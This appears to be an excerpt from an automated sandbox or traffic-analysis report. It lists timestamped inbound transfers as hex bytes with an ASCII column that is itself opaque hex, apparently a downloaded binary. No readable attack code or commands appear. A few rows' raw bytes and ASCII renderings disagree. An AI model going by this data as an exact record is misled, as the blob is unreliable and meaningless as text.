2022-10-03 14:01:58 UTC	544	IN	Data Raw: 42 44 33 36 33 38 42 35 39 45 30 43 43 44 44 38 38 38 45 39 42 31 31 31 43 36 33 45 41 39 38 36 32 44 45 30 39 31 33 36 39 36 31 44 31 44 43 39 36 30 39 38 34 30 39 38 33 46 30 38 30 45 31 33 42 44 43 34 44 38 32 37 41 39 32 34 34 44 42 32 42 31 42 41 32 42 34 36 39 41 34 31 35 37 37 39 38 44 35 46 44 31 41 43 41 32 32 44 43 42 34 46 37 33 32 33 36 36 32 30 34 35 36 38 31 30 43 41 33 43 41 30 39 43 41 30 43 35 38 30 42 32 38 34 33 32 39 32 35 31 35 37 32 33 45 42 41 31 33 41 44 41 31 37 32 30 37 33 46 36 38 30 34 41 35 43 46 45 42 38 42 43 39 35 44 38 33 38 43 30 43 43 42 39 46 44 35 38 36 33 33 39 41 34 41 46 33 30 34 46 35 44 35 45 30 43 33 30 34 44 35 44 42 44 41 33 42 38 34 31 46 34 43 46 31 46 43 31 39 46 38 44 30 32 30 37 37 35 35 33 39 35 Data Ascii: BD3638B59E0CCDD888E9B111C63EA9862DE09136961D1DC9609840983F080E13BDC4D827A9244DB2B1BA2B469A4157798D5FD1AD3B122DCB4F732366620456810CA3CA09CA0C580B2843292515723EBA13ADA172073F6804A5CFEB8BC95D838C0CCB9FD586339A4AF304F5D5E0C304D5DBDA3B841F4CF1FC19F8D0207755395
2022-10-03 14:01:58 UTC	560	IN	Data Raw: 46 38 33 37 44 42 44 31 42 37 36 32 31 39 41 43 42 44 35 33 42 42 39 44 34 33 39 32 31 42 32 38 36 44 31 37 33 35 39 44 43 45 45 31 30 37 34 41 38 43 32 42 38 41 44 35 41 36 36 31 35 43 42 43 36 44 32 30 33 33 44 41 41 44 39 33 38 46 44 46 46 31 46 32 42 33 42 33 42 34 30 38 36 32 37 37 31 45 41 32 46 31 45 42 39 38 33 30 44 42 33 36 41 43 31 35 43 39 42 32 30 45 36 45 42 35 38 39 44 43 36 41 30 46 44 41 30 41 38 43 33 38 42 37 36 30 31 44 36 41 30 31 37 35 42 36 36 44 36 36 41 30 35 43 38 39 44 35 46 35 34 44 37 38 41 43 38 46 45 36 35 35 44 46 39 33 46 41 43 34 31 33 30 39 34 38 44 33 31 30 43 34 46 45 41 43 44 33 35 44 43 30 41 38 38 46 32 43 43 35 44 46 44 35 37 45 32 33 35 33 31 39 43 31 43 42 46 35 32 42 34 34 44 43 32 41 33 33 35 34 43 35 31 44 Data Ascii: F837DBD1B76219ACBD53BB9D43921B286D17359DCEE1074A8C2B8AD5A6615CBC6D2033DAAAD938FDDFF1F2B3B3B40862771EA2F1EB9830DB36AC15C9B20E6EB589DC6A0FDA0A8C38B7601D6A0175B66D66A05C89D5F54D78AC8FE655DF93FAC4130948D310C4FEACD35DC0A88F2CC5DFD57E235319C1CBF52B44DC2A3354C51D
2022-10-03 14:01:58 UTC	576	IN	Data Raw: 36 32 41 37 34 42 45 37 36 46 45 45 46 30 34 30 33 37 37 43 38 33 37 37 43 33 44 45 41 35 41 44 30 30 31 46 44 30 34 33 35 43 33 34 31 44 33 30 38 37 42 31 35 43 41 30 41 32 41 32 38 39 46 41 45 43 35 39 30 42 36 33 42 46 36 30 37 37 37 38 34 34 30 35 33 44 30 43 46 35 35 39 30 32 30 36 35 43 41 30 46 36 38 42 41 39 34 35 44 43 34 44 38 42 41 30 33 45 44 38 42 42 39 44 42 31 37 34 32 46 46 38 44 45 32 45 41 42 31 32 31 36 30 41 34 43 32 42 43 36 44 44 41 35 42 45 39 42 32 46 46 30 37 31 37 37 36 45 44 39 31 42 43 43 41 46 44 33 31 43 34 43 32 31 39 32 31 45 44 35 33 34 34 38 41 32 33 37 30 41 44 35 44 45 34 30 42 33 43 34 34 37 32 33 46 37 31 30 45 46 30 32 39 46 36 32 43 35 46 43 39 43 34 41 46 43 46 43 30 42 33 33 38 43 32 35 33 33 33 38 44 41 34 34 Data Ascii: 62A74BE76FEEF040377C8377C3DEA5AD001FD0435C341D3087B15CA0A2A289FAEC590B63BF60777844053D0CF55902065CA0F68BAA945DC4D8BA03ED8BB9DB1742FF8DE2EAB12160A4C2BC6DDA5BE9B2FF071776ED91BCCAFD31C4C21921ED53448A2370AD5DE40B3C44723F710EF029F62C5FC9C4AFCFC0B338C253338DA44

Timestamp	kBytes transferred	Direction	Data
2022-10-03 14:01:58 UTC	592	IN	Data Raw: 33 42 30 45 36 36 42 34 33 43 43 44 36 41 35 43 45 43 34 45 36 41 30 41 31 36 44 30 35 43 41 39 36 35 35 32 35 36 30 36 37 38 34 33 44 35 42 34 43 44 30 34 39 34 46 41 35 32 42 36 34 31 35 37 37 32 46 37 31 31 34 45 41 46 42 35 35 31 30 42 44 46 33 46 32 43 36 39 46 44 38 31 44 43 32 41 32 36 37 31 45 46 42 45 33 31 38 38 35 45 34 39 41 32 32 43 43 34 31 41 36 45 33 37 31 41 38 42 31 37 46 30 32 43 41 43 45 32 39 30 38 44 32 36 43 43 35 42 43 44 44 39 36 42 37 39 38 42 37 44 44 32 42 31 35 44 44 43 43 38 37 46 32 33 39 37 34 46 30 36 41 33 35 46 36 34 38 38 37 34 46 46 34 37 46 35 41 33 38 38 39 43 42 34 33 31 31 46 43 36 32 43 44 41 38 32 36 45 41 42 30 43 41 38 37 37 34 33 38 45 42 34 37 39 44 31 39 32 43 35 45 36 34 31 36 46 44 35 30 45 31 37 37 32 44 Data Ascii: 3B0E66B43CCD6A5CEC4E6A0A16D05CA9655256067843D5B4CD0494FA52B6415772F7114EAFB5510BDF3F2C69FD81DC2A2671EFBE31885E49A22CC41A6E371A8B17F02CACE2908D26CC5BCDD96B798B7DD2B15DDCC87F23974F06A35F648874FF47F5A3889CB4311FC62CDA826EAB0CA877438EB479D192C5E6416FD50E1772D
2022-10-03 14:01:58 UTC	608	IN	Data Raw: 45 32 42 33 33 34 39 38 31 32 30 36 30 37 41 42 46 31 41 30 36 39 46 39 42 31 31 43 43 42 39 46 39 38 32 35 43 46 43 43 36 37 33 35 43 36 36 39 41 38 33 38 43 33 43 33 35 39 37 36 46 36 37 30 30 30 44 46 33 44 44 36 43 41 39 43 31 45 31 33 45 33 36 39 31 42 30 42 33 39 35 38 43 35 33 41 45 30 32 45 32 45 37 45 45 37 33 35 34 32 39 41 30 33 36 35 36 39 38 38 30 36 32 35 30 35 46 36 33 46 34 45 32 45 32 42 35 45 46 31 41 42 43 30 35 32 45 30 36 35 31 35 41 33 38 35 45 37 35 31 42 33 41 35 41 32 30 32 35 39 38 39 36 38 42 39 38 32 32 30 44 42 45 30 42 31 37 35 43 31 43 39 39 45 30 45 30 41 42 41 35 32 30 35 30 44 38 30 30 45 37 34 42 39 37 30 30 44 35 41 32 33 31 41 37 33 39 38 42 42 37 41 35 45 30 30 45 35 39 41 35 37 45 37 41 44 35 45 33 31 45 34 38 34 34 Data Ascii: E2B33498120607ABF1A069F9B11CCB9F9825CFCC6735C669A838C3C35976F67000DF3DD6CA9C1E13E3691B0B3958C53AE02E2E7EE735429A03656988062505F63F4E2E2B5EF1ABC052E06515A385E751B3A5A202598968B98220DBE0B175C1C99E0E0ABA52050D800E74B9700D5A231A7398BB75AE00E59A57E7AD5E31E4844
2022-10-03 14:01:58 UTC	624	IN	Data Raw: 36 31 39 30 44 43 32 33 37 31 31 37 37 30 45 32 35 31 38 46 33 35 45 41 31 41 31 36 45 32 32 39 42 44 46 39 34 46 41 42 35 30 44 36 34 46 30 38 42 32 31 43 41 39 32 43 45 39 36 42 39 33 39 39 36 31 36 46 37 36 31 30 41 35 44 35 41 43 41 45 31 41 43 43 43 43 33 34 32 36 46 42 41 33 34 43 34 34 38 46 31 45 35 46 38 41 42 34 45 33 39 34 39 45 36 44 36 32 46 41 44 41 30 30 46 37 32 45 33 39 46 42 43 42 34 32 44 30 46 42 33 31 34 30 44 35 42 46 36 43 41 44 39 38 36 34 42 37 36 39 31 44 45 45 30 43 42 34 44 44 43 34 36 42 37 33 41 45 42 39 41 44 36 37 46 33 39 35 32 34 46 30 37 41 37 33 34 37 39 46 45 34 34 42 43 41 45 45 31 30 33 38 39 45 30 39 43 33 39 38 46 36 34 42 45 41 37 34 44 30 43 33 44 42 43 35 42 42 32 44 34 36 46 46 33 34 38 41 41 42 36 44 30 41 Data Ascii: 6190DC23711770E2518F35EA1A16E229BDF94FAB50D64F08B21CA92CE96B9399616F7610A5D5ACAE1ACCC3426FBA34CC48F1E5F8AB4E3949E6D62FADA00F72E39FBCB442D0FB3140D5BF6CAD9864B7691DDEE0CB4DDC46B73AEB9AD67F39524F07A73479FE44BCAEE10389E09C398F64BEA74D0C3DBC5B82D46FF348AAB6D0A
2022-10-03 14:01:58 UTC	640	IN	Data Raw: 38 42 31 45 45 31 39 35 33 42 38 39 32 30 33 36 36 36 45 44 37 36 39 32 36 45 35 30 42 44 34 32 45 32 32 39 31 45 33 35 41 32 46 39 32 34 34 41 34 42 41 41 46 36 31 38 33 33 36 30 38 33 34 35 32 45 41 45 32 34 43 46 37 44 32 45 32 44 31 41 43 41 39 32 31 43 41 41 43 36 43 32 45 34 38 31 41 43 41 36 42 34 31 32 42 34 32 46 31 42 34 42 34 43 43 30 39 42 33 44 41 32 35 38 44 38 46 38 37 36 43 35 46 37 34 33 45 41 36 39 44 44 31 33 35 43 37 38 33 35 44 38 41 38 44 36 30 42 31 35 39 38 42 41 34 43 41 33 34 30 35 37 33 35 42 38 41 38 42 44 37 31 36 38 43 36 44 38 46 31 31 43 45 41 35 33 42 31 30 39 38 44 44 41 41 37 36 33 31 42 39 42 44 41 32 30 43 35 33 31 33 45 38 34 34 30 34 42 33 33 37 42 42 31 33 37 31 45 36 34 43 33 45 45 35 41 31 44 33 32 31 32 38 45 32 Data Ascii: 8B1EE1953B89203666ED76926E50BD42E2291E35A2F9244ABAAF618336083452EAE24CF7D2E2D1ACA921CAAC6C2E481ACA6B412B42F1B4B4CC09B3DA258D8F876C5F743EA69DD135C7835D8A8D60B1598BA4CA3405735B8A8BD7168C6D8F11CEA53B1098DDAA7631B9BDA20C5313E84404B337BB1371E64C3EE5A1D32128E2
2022-10-03 14:01:58 UTC	656	IN	Data Raw: 43 32 42 33 35 39 46 30 39 37 34 45 46 30 39 38 43 30 39 38 33 32 38 45 32 36 41 42 33 44 33 43 41 37 42 30 35 41 31 35 45 37 30 32 39 30 32 44 31 46 34 46 44 30 37 41 30 35 41 36 39 41 32 31 31 34 41 43 34 32 34 34 45 32 32 44 37 44 32 44 36 34 34 37 39 36 42 43 36 36 34 38 42 32 32 44 39 31 36 35 31 33 38 34 46 34 41 46 43 38 37 34 46 41 32 32 44 41 44 33 30 39 32 31 41 34 38 42 32 39 35 32 32 43 38 38 45 34 35 39 37 30 43 31 31 37 43 30 38 43 46 37 33 41 36 31 41 32 35 39 34 34 35 41 41 45 36 32 41 35 35 44 32 36 35 37 35 38 41 46 44 35 46 44 45 41 39 38 35 33 31 36 44 42 35 39 31 33 33 42 45 33 32 35 42 33 44 38 43 35 33 43 31 34 30 35 39 31 31 44 42 39 33 42 41 35 31 43 35 42 39 34 38 44 34 45 31 36 46 38 46 31 44 45 46 41 38 46 33 41 32 42 33 31 42 Data Ascii: C2B359F0974EF098C098328E26AB3D3CA7B05A15E702902D1F4FD07A05A69A2114AC4244E22D7D2D644796BC6648B22D91651384FAFC874FA22DAD30921A48B29522C88E45970C117C08CF73A61A259445AAE62A55D265758AFD5FDEA985316DB59133BE325B3D8C53C1405911DB93BDA1E8B9F1DEFA8F3A2B31B
2022-10-03 14:01:58 UTC	672	IN	Data Raw: 36 45 46 41 34 35 38 44 46 30 41 45 34 44 38 30 46 37 33 36 41 39 46 34 33 37 32 32 30 43 30 32 33 33 32 41 39 45 46 31 33 39 39 35 38 38 36 45 41 34 34 43 37 42 35 39 46 34 38 31 35 43 39 39 36 46 44 42 44 30 32 44 42 36 45 43 45 35 43 35 33 45 41 42 37 43 38 30 36 43 35 44 44 39 41 36 32 39 37 36 36 42 44 32 30 37 31 37 37 38 32 42 33 32 44 39 38 44 44 34 33 43 34 32 42 41 35 31 46 35 34 39 44 44 33 38 36 38 32 36 30 37 41 31 42 44 38 30 46 42 41 32 46 37 34 46 42 46 41 38 44 32 31 38 38 41 35 32 45 32 31 39 35 43 38 45 38 41 30 39 44 33 30 42 42 46 44 33 36 42 30 44 31 41 33 36 43 30 45 39 31 33 32 33 34 37 45 38 46 34 41 44 34 43 46 45 31 38 33 42 33 33 44 35 37 43 38 31 44 44 31 43 42 38 36 35 37 35 38 30 38 41 31 36 46 44 33 42 41 38 34 34 36 43 46 Data Ascii: 6EFA458DF0AE4D80F736A9F437220C02332A9EF13995886EA44C7B59F4815C996FDBD02DBECE5C53EAB7C806C5DD9A629766BD20717782B32D98DD43C42BA51F549DD38682607A1BD80FB12F74FBFA8D2188A52E2195C8E8A09D30BBFD36B0D1A36C0E9132347E8F4AD4CFE183B33D57C81DD1CB86575808A16FD3BA8446CF
2022-10-03 14:01:58 UTC	688	IN	Data Raw: 35 31 33 46 43 36 31 31 37 46 43 37 39 33 37 46 46 31 41 37 35 36 44 32 38 37 46 31 41 41 31 37 46 43 36 31 43 46 46 45 33 30 45 43 32 46 46 38 44 35 30 37 42 31 38 39 43 46 46 45 33 43 45 46 32 44 41 44 46 38 31 37 38 32 35 30 42 32 44 46 30 32 42 46 38 44 38 41 35 45 38 33 31 37 41 46 46 31 41 39 34 46 46 43 37 43 35 31 37 38 38 39 43 46 46 45 33 36 32 30 37 46 38 44 34 30 36 45 34 34 37 41 35 35 41 37 30 44 32 46 35 33 44 39 39 43 34 37 46 34 38 32 32 44 43 37 35 41 41 39 33 37 42 41 33 39 32 32 45 46 30 38 34 33 46 41 34 43 37 41 35 37 35 32 42 33 45 46 31 33 31 30 39 32 42 41 41 45 38 32 33 43 42 41 36 43 43 35 34 46 36 41 37 43 43 35 32 31 39 34 35 44 34 41 39 44 39 30 34 43 35 46 39 32 43 43 41 32 45 38 45 35 39 33 37 34 37 31 44 34 35 39 31 45 Data Ascii: 513FC6117FC7937FF1A756D287F1AA17FC61CFFE30EC2FF8D507B189CFFE3CEFDAD8F178250B2DF02BF8D8A5E8317AFF1A94FFC7C5178F89CFFE36207F8D406E447A55A70D2F53D99C47F4822DC75AA937BA3922EF0843FA4C7A5752B3EF131092BAAE823CBA6CC54F6A77CC521945DA4904C5F92CCA2E8E5937471D4591E
2022-10-03 14:01:58 UTC	704	IN	Data Raw: 42 45 39 32 41 33 38 41 44 35 44 38 37 43 42 32 37 41 46 31 33 42 44 45 32 44 35 43 41 39 36 39 42 32 41 33 44 36 44 42 41 41 32 30 42 35 31 36 36 35 34 34 33 37 31 41 35 34 34 39 33 41 36 41 35 34 33 34 32 33 44 35 34 36 34 32 36 43 36 36 44 43 46 31 33 43 36 43 42 41 30 31 37 31 32 32 30 38 41 37 33 31 32 44 30 35 36 35 32 39 32 32 32 35 33 30 39 37 30 45 39 42 34 34 36 36 46 35 43 35 33 33 42 41 31 43 44 37 33 37 30 35 44 39 42 30 31 33 43 37 45 30 33 37 43 31 31 33 36 31 42 38 36 46 42 36 46 30 44 46 35 32 31 31 37 45 46 30 31 39 35 32 32 36 31 38 37 34 45 42 37 37 31 42 43 35 42 37 35 33 42 37 32 43 39 45 30 31 30 45 34 42 38 30 45 38 44 35 30 38 37 34 39 30 31 46 36 37 31 33 30 45 39 35 36 44 35 36 34 35 32 45 39 41 43 43 42 41 41 35 39 32 38 45 Data Ascii: BE92A38AD5D87CB27AF13BDE2D5CA969B2A3D6DBAA20B5166544371A54493A6A543423D546426C66DCF13C6CBA01712208A7312D056529222530970E9B4466F5C533BA1CD73705D9B013C7E037C11361B86FB6F0DF52117EF01A952261874EB771BC5B753B72C9E010E4B80E8D50874901F67130E956D56452E9ACCBAA5928E

Timestamp	kBytes transferred	Direction	Data
2022-10-03 14:01:58 UTC	720	IN	Data Raw: 37 46 34 41 45 35 44 46 44 33 46 34 36 42 30 33 41 42 35 41 46 38 38 45 46 38 30 31 38 45 34 38 37 38 37 45 39 35 36 33 30 45 36 32 38 41 42 31 36 46 30 37 35 45 33 34 42 42 46 39 44 43 30 34 46 45 45 46 34 37 35 30 32 43 36 42 38 33 38 42 44 35 42 43 32 31 42 46 41 35 35 38 32 43 32 44 43 43 45 46 43 43 45 45 36 41 32 33 34 46 30 42 46 30 39 45 31 39 45 36 36 36 39 45 31 37 36 30 30 46 39 44 42 39 42 36 33 43 35 30 39 32 44 38 35 33 38 35 41 32 32 33 32 45 30 45 37 45 36 33 32 32 37 46 33 34 38 33 39 38 43 45 44 38 41 30 45 44 35 36 31 42 36 41 42 33 31 39 46 39 45 46 31 41 31 44 46 31 41 31 30 46 30 31 34 39 41 44 46 43 33 36 32 45 39 31 35 35 41 32 35 32 38 35 42 30 45 36 46 45 42 42 31 37 45 33 31 41 30 32 45 37 34 46 36 43 44 30 41 31 39 38 38 44 Data Ascii: 7F4AE5DFD3F46B03AB5AF88EF8018E48787E95630E628AB16F075E34BBF9DC04FEEF47502C6B838BD5BC21BFA5582C2DCCEFCCEE6A234F0BF09E19E6669E17600F9DB9B63C5092D85835A2232E0E7E63227F348398CED8A0ED5661B6AB319F9EF1A1DF1A10F0149ADFC362E9155A25285B0E6FEBB17E31A02E74F6CD0A1988D
2022-10-03 14:01:58 UTC	736	IN	Data Raw: 31 38 46 43 44 33 44 46 34 41 41 45 37 36 43 45 37 46 37 44 41 37 37 41 46 45 43 30 36 39 45 39 39 33 38 31 42 44 38 42 44 45 37 38 36 44 35 37 46 42 45 30 41 39 31 35 32 37 43 41 37 45 31 32 37 43 42 33 45 44 30 43 31 42 30 41 35 43 37 39 36 45 46 33 38 36 35 37 41 36 33 39 38 33 38 37 42 46 46 45 37 41 45 46 43 32 42 37 30 45 36 43 46 38 46 33 44 42 41 46 45 45 31 44 31 38 41 38 30 44 32 41 30 44 42 46 30 41 32 46 37 42 44 36 31 39 32 45 46 39 37 42 45 37 41 39 46 37 43 45 37 35 37 44 42 38 45 44 44 46 37 31 36 41 44 44 46 44 45 46 38 35 36 46 44 42 31 38 46 45 37 33 37 46 31 37 32 33 46 44 42 35 42 46 32 34 44 39 32 44 36 33 35 46 31 45 32 42 37 45 30 39 38 39 33 33 36 44 45 36 41 38 30 33 38 43 45 46 36 34 33 33 46 30 46 30 41 33 41 45 31 42 44 Data Ascii: 18FCD3DF4AAE76CE7F7DA77AFEC069E99381BD8BDE786D57FBE0A91527CA7E127CB3ED0C1B0A5C796EF38657A6398387BFFE7AEFC2B70E6CF8F3DBAFEE1D18A80D2A0DBF0A2F7BD6192EF97BE7A9F7CE757DB8EDDD6716ADDFDEF856FDB18FE737F1723FDB5BF24D92D635F1E2B7E09989336DE6A8038CEFF6433F0F0A3AE1BD
2022-10-03 14:01:58 UTC	752	IN	Data Raw: 35 45 33 38 41 34 36 41 43 32 37 42 39 41 36 30 37 39 39 45 37 37 37 43 43 43 35 37 34 31 31 45 43 30 42 38 34 35 35 41 31 46 41 43 35 38 34 31 43 38 35 44 31 31 41 41 44 41 35 31 39 34 41 42 41 33 31 41 44 38 30 44 41 36 46 37 45 37 43 41 41 44 42 37 38 35 42 37 35 42 44 44 38 33 35 36 41 36 32 31 44 46 36 34 46 35 30 43 35 41 45 44 30 44 33 34 44 43 36 31 37 38 34 33 33 34 33 33 33 38 32 30 43 36 31 46 45 37 33 43 45 32 35 31 38 36 43 42 36 41 42 30 35 43 43 46 42 35 44 43 34 42 43 30 45 33 33 45 32 32 44 42 39 43 42 34 30 32 32 42 44 44 33 39 31 44 32 32 38 30 31 42 37 36 32 46 33 35 37 39 31 38 34 46 42 38 45 31 43 30 38 41 32 45 35 36 30 36 45 42 46 38 41 43 36 36 37 31 39 35 33 30 44 42 44 37 35 41 45 31 46 36 42 35 38 44 35 36 46 42 35 41 37 37 33 Data Ascii: 5E38A46AC27B9A60799E777C0CC57411EC0B8455A1FAC5841C85D11AAD5A194ABA31AD80DA6F7E7CAADB785B75BD8356A621DF64F50C5AED0D34DC61784334333820C61FE73CE25186CB6AB05CCCFB5DC4BC0E33E22DB9CB4022BDD391D22801B762F3579184FB8E1C08A2E5606EBF8AC66719530DBD75AE1F6B58D56FB5A773
2022-10-03 14:01:58 UTC	768	IN	Data Raw: 45 33 34 45 41 38 46 36 36 44 37 38 46 37 33 45 41 32 35 37 45 30 44 42 30 33 46 43 37 39 35 31 45 43 30 45 33 43 39 39 46 31 41 33 32 31 46 46 30 44 42 34 34 36 33 35 30 30 42 31 44 35 31 37 35 31 35 46 34 43 37 44 39 36 31 41 41 34 45 34 31 42 44 31 45 36 46 30 44 30 35 42 36 37 41 45 32 42 44 37 39 44 31 33 45 35 31 37 41 39 41 31 38 41 34 44 32 30 33 35 39 35 34 36 38 41 45 42 46 36 43 38 38 30 34 37 36 41 30 33 44 38 39 33 39 33 31 34 39 42 32 32 32 31 46 35 37 30 37 38 32 31 32 32 31 39 41 45 42 43 34 33 30 46 31 37 36 45 36 33 43 37 34 42 46 33 45 41 35 31 37 39 38 34 43 35 41 35 36 34 36 44 44 35 36 31 32 42 36 31 31 30 36 46 36 37 32 39 32 33 32 44 44 44 37 38 42 41 31 45 39 36 46 36 31 39 39 45 41 45 30 37 30 31 46 44 37 34 33 44 36 32 35 33 42 Data Ascii: E34EA8F66D78F73EA257E0DB03FC7951EC0E3C99F1A321FF0DB4463500B1D517515F4C7D961AA4E41BD1E6F0D05B67AE2BD79D13E517A9A18A4D203595468AEBF6C880476A03D89393149B2221F57078212219AEB4C430F176E63C74BF3EA517984C5A5646DD5612B61106F6729232DD78BA1E96F6199EAE0701FD743D6253B
2022-10-03 14:01:58 UTC	784	IN	Data Raw: 36 43 42 30 32 35 30 37 38 44 43 42 41 42 44 41 42 38 36 43 46 46 39 42 42 37 32 33 46 36 38 36 44 41 46 31 31 33 31 36 43 43 45 46 45 30 43 43 46 36 46 35 42 32 36 36 41 32 31 37 46 37 33 31 33 45 42 39 42 39 40 41 31 45 45 31 42 34 43 44 36 39 37 37 43 45 30 37 38 38 38 39 33 42 32 44 45 33 37 41 45 43 44 38 34 38 31 42 39 30 33 39 45 46 41 36 42 31 33 46 32 44 45 42 46 37 38 44 39 38 42 33 42 32 41 45 43 46 35 45 38 36 37 46 39 38 36 38 46 38 36 39 33 39 33 37 43 35 30 45 38 36 35 43 34 32 32 43 33 43 37 37 42 44 46 38 38 33 35 41 42 36 30 35 42 44 45 31 43 36 32 44 35 38 43 38 44 37 45 45 35 42 43 38 44 45 42 35 33 37 44 31 42 41 39 45 46 44 37 39 37 44 37 39 46 45 43 30 36 33 36 43 37 41 34 32 34 38 31 33 44 36 42 32 34 39 46 32 32 32 45 43 46 46 Data Ascii: 6CB025078DCBABDAB86CFF9BB723F686DAF11316CCCEFE0CCF6F5B266A217F7313EB9B90A1EE1B4CD6977CE0788893B2DE37AECDD8481B9039EFA6B13F2DEBF78D98B3B2ACEF5E867F9868F8693937C50E865C422C3C777BDF8835AB605BDE1C62D58C8D7EE5BC8DEB537D1BA9EFD797D79FEC0636C7A424813D6B249F222ECFF
2022-10-03 14:01:58 UTC	800	IN	Data Raw: 43 37 33 43 39 44 44 35 45 38 39 38 45 44 45 37 34 37 44 35 31 30 44 34 31 37 42 38 35 43 32 37 35 41 42 45 35 37 31 45 41 45 35 46 35 39 34 41 41 43 41 32 36 45 46 34 33 34 32 35 32 43 45 44 41 43 45 45 35 41 31 42 44 46 41 45 35 34 41 37 43 30 43 35 45 41 46 34 34 39 36 32 46 42 41 45 35 46 34 42 41 35 43 37 36 42 38 41 45 34 42 46 42 33 39 35 35 35 44 46 38 45 32 42 38 46 30 33 37 45 44 42 44 46 30 38 43 45 35 39 35 37 36 41 45 42 35 42 44 46 32 43 45 42 35 44 35 33 44 39 45 36 39 36 35 41 45 41 38 42 38 42 36 33 41 37 44 30 36 33 32 44 46 41 31 43 46 46 34 32 35 41 45 43 42 41 45 42 38 32 45 34 43 42 30 44 33 36 45 44 46 45 32 42 34 44 42 33 42 42 43 44 30 45 44 31 42 43 45 44 35 36 42 39 38 33 43 33 35 36 32 38 32 38 36 46 33 42 35 43 35 45 Data Ascii: C73C9DD5E898EDE747D510D417B85C275ABE571EAE5F594AACA26EF434252CEDACEE5A1BDFAE54A7C0C5EAF44962FBAE5FE4BA5C76B8AE4BFB39555DF8E2B8F037EDBDFO8CE59576AEB5BDF2CEB5D53D9E6965AEA8B8B63A7D0632DFA1CFF425AECBAEB82E4CB0D36DEFE2B4DB3BBBCD0ED1BCED556B983C335628286F3B5C5E
2022-10-03 14:01:58 UTC	816	IN	Data Raw: 42 42 37 32 34 45 44 34 44 44 34 35 45 33 38 38 34 42 38 38 45 33 34 37 34 39 43 37 45 31 30 33 46 33 32 39 36 43 38 37 43 36 42 32 36 41 33 34 43 30 33 38 45 37 31 38 36 37 34 32 41 32 43 38 44 45 39 30 44 30 34 36 35 37 46 37 33 45 44 33 42 46 45 33 34 31 31 42 38 46 34 45 30 30 46 30 32 30 44 38 46 38 33 31 34 32 45 39 38 45 33 33 31 35 34 46 36 44 42 31 42 45 37 35 39 45 45 37 32 30 44 41 30 39 38 41 38 39 46 47 34 32 42 37 36 31 31 42 35 37 43 38 46 38 31 41 42 45 32 36 39 36 32 44 45 32 36 34 30 42 33 30 43 35 43 30 32 38 36 43 35 36 34 33 45 39 31 46 46 36 37 46 42 34 34 35 45 45 42 42 30 31 37 38 44 46 45 34 35 32 32 35 46 45 45 43 43 46 42 32 34 39 35 46 37 34 39 46 46 30 46 46 32 35 45 41 37 46 32 35 45 46 37 46 46 32 30 45 46 42 35 32 41 45 Data Ascii: BB724ED4DD45E3884B88E34749C7E103F3296C87C6B26A34C038E7186742A2C8DE90D04657F73ED3BFE3411B8F4E00F020D8F83142E98E33154F6DB1BE759EE720DA098A896F742B7611B57C8F81ABE26962DE2640B30C5C0286C5643E91FF67FB445EEBB0178DFE45225FEECCFB2495F749F0FF25EA7F25EF7FF20EFB52AE

Timestamp	kBytes transferred	Direction	Data
2022-10-03 14:01:58 UTC	832	IN	Data Raw: 42 31 42 36 42 45 36 36 33 31 39 33 36 33 34 41 33 36 46 46 41 45 32 46 39 42 39 37 33 37 36 30 37 34 39 30 35 45 39 32 43 44 37 46 31 45 41 31 33 31 42 44 39 32 41 37 39 38 44 41 45 35 34 44 46 46 35 44 34 30 44 39 42 36 41 38 31 38 43 41 31 42 43 41 41 31 35 43 34 31 37 46 46 36 35 42 41 30 43 34 30 42 41 36 35 35 37 37 32 43 35 42 33 43 39 36 46 31 46 38 35 34 42 44 42 31 36 43 43 42 42 31 33 43 43 45 30 43 43 36 42 32 34 41 41 41 37 41 34 30 42 33 43 38 42 31 36 38 42 44 33 44 30 35 32 43 38 41 41 30 39 38 31 30 44 42 42 41 34 37 31 38 32 42 46 38 44 33 39 41 43 33 36 41 35 30 44 37 38 32 34 43 44 37 30 45 37 43 32 33 44 44 31 38 46 34 33 39 41 42 43 32 32 43 30 37 36 38 46 32 31 42 39 37 30 32 38 37 36 30 46 43 43 41 41 41 43 43 46 34 45 35 36 34 Data Ascii: B1B6BE663193634A36FFAE2F9B97376074905E93CD7F1EA131BD92A798DAE54DDFF5D40D9B6A818CA1BCAA15C417FF65BA0C40BA655772C5B3C96F1F854BDB16CCBB13CCE0CC6B24AAA7A40B3C8B168BD3D052C8AA09810DBBA478A82BF8D39AC36A50D7824CD707E7C23DD18F439ABC22C0768F21B97028760FCCAACC4E564
2022-10-03 14:01:58 UTC	848	IN	Data Raw: 32 33 36 35 34 37 35 43 31 38 36 41 30 34 44 41 41 30 31 32 33 38 45 33 46 44 32 41 36 38 41 33 32 43 37 39 35 34 44 35 34 36 43 39 44 31 31 37 38 45 35 46 33 42 30 45 44 46 35 38 33 39 32 35 32 38 41 42 36 41 42 43 34 37 39 36 30 43 44 41 37 38 37 32 31 43 43 45 44 32 37 32 41 37 30 37 46 35 43 31 34 33 41 44 30 37 46 41 45 33 33 30 45 31 42 34 37 34 33 35 33 38 41 33 46 41 46 30 36 34 33 33 42 44 37 30 39 41 44 32 33 32 45 45 43 39 31 31 41 34 38 38 44 32 33 35 45 34 38 46 38 41 35 32 45 39 31 41 36 33 46 32 30 39 45 30 39 36 32 36 42 34 38 37 39 38 46 33 43 37 46 37 30 36 45 42 46 44 39 45 34 32 37 36 43 44 44 42 46 36 31 42 37 38 39 38 42 31 37 32 37 39 31 44 31 31 31 32 38 37 46 43 44 32 32 45 35 41 46 46 43 31 30 30 31 45 43 38 46 43 30 46 30 46 Data Ascii: 2365475C186A04DAA01238E3FD2A68A32C7954D546C9D1178E5F3B0EDF58392528AB6ABC47960CDA78721CCED272A707F5C143AD07FAE330E1B4743538A3FAF06433BD709AD232EEC911A488D235E48F8A52E91A63F209E009626B48798F3C7F706EBFD9E4276CDDBF61B7898B172791D111287FCD22E5AFFC1001EC8FC0F0F
